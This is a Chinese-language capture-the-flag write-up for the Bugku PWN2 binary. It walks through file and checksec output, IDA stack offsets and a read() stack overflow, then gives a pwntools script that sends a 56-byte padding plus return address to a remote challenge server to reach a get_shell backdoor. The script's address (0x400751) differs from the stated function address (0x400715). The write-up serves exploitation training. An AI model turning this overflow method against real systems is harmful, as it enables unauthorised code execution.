

# Bugku\_PWN2 WriteUp

先下载解压文件，放到虚拟机中。

A terminal window titled 'zhl@zhl-virtual-machine: ~/桌面' showing the command 'file pwn2' and its output. The output indicates it's a 64-bit ELF executable, dynamically linked, for GNU/Linux 2.6.32. The background of the terminal has a dark theme with a Spider-Man illustration.


```
zhl@zhl-virtual-machine:~/桌面$ file pwn2
pwn2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, i
nterpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=f343
93d54019d46d0644bc841469bc31e9d9c370, not stripped
zhl@zhl-virtual-machine:~/桌面$
```

file 查看文件类型，发现 x86-64，以及 dynamically linked，发现是 64 位的，而且是动态连接的。


A terminal window titled 'zhl@zhl-virtual-machine: ~/桌面' showing the command 'checksec pwn2' and its output. The output shows various security features: Arch: amd64-64-little, RELRO: Partial RELRO, Stack: No canary found, NX: NX disabled, PIE: No PIE (0x400000), and RWX: Has RWX segments. The background of the terminal has a dark theme with a Spider-Man illustration.

```
zhl@zhl-virtual-machine:~/桌面$ file pwn2
pwn2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, i
nterpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=f343
93d54019d46d0644bc841469bc31e9d9c370, not stripped
zhl@zhl-virtual-machine:~/桌面$ checksec pwn2
[*] '/home/zhl/桌面/pwn2'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
zhl@zhl-virtual-machine:~/桌面$
```


checksec 一下，发现没有任何保护机制，直接放到 IDA64 里面看一下。



很容易看到后门函数 get\_shell。



查看反汇编，应该是从一个地方跳转到这里拿到 flag，get\_shell 的起始地址为 0x400715。



再看 main 函数，发现有一个 read 函数可以进行栈溢出。

```

-0000000000000030 s      db ?
-000000000000002F      db ? ; undefined
-000000000000002E      db ? ; undefined
-000000000000002D      db ? ; undefined
-000000000000002C      db ? ; undefined
-000000000000002B      db ? ; undefined
-000000000000002A      db ? ; undefined
-0000000000000029      db ? ; undefined
-0000000000000028      db ? ; undefined

```

```

-0000000000000003          db ? ; undefined
-0000000000000002          db ? ; undefined
-0000000000000001          db ? ; undefined
+0000000000000000      s      db 8 dup(?)
+0000000000000003      r      db 8 dup(?)
+0000000000000010 ; end of stack variables

```

点击变量 s，查找溢出地址，得到 r-s=0x38，换算成 10 进制就是 56bytes，得到溢出点为 56，构造 payload。

```

from pwn import *

ip = "114.67.246.176"

port = 14268

p=remote(ip,port)

p.recvuntil('something?')

payload='a'*56+p64(0x400751).decode("iso-8859-1")

p.sendline(payload)

p.interactive()

```

- 在这里特别标注一下，p64()在 python2 中可编译通过，在 python3 中会报错，解决方法是 p64().decode("iso-8859-1")。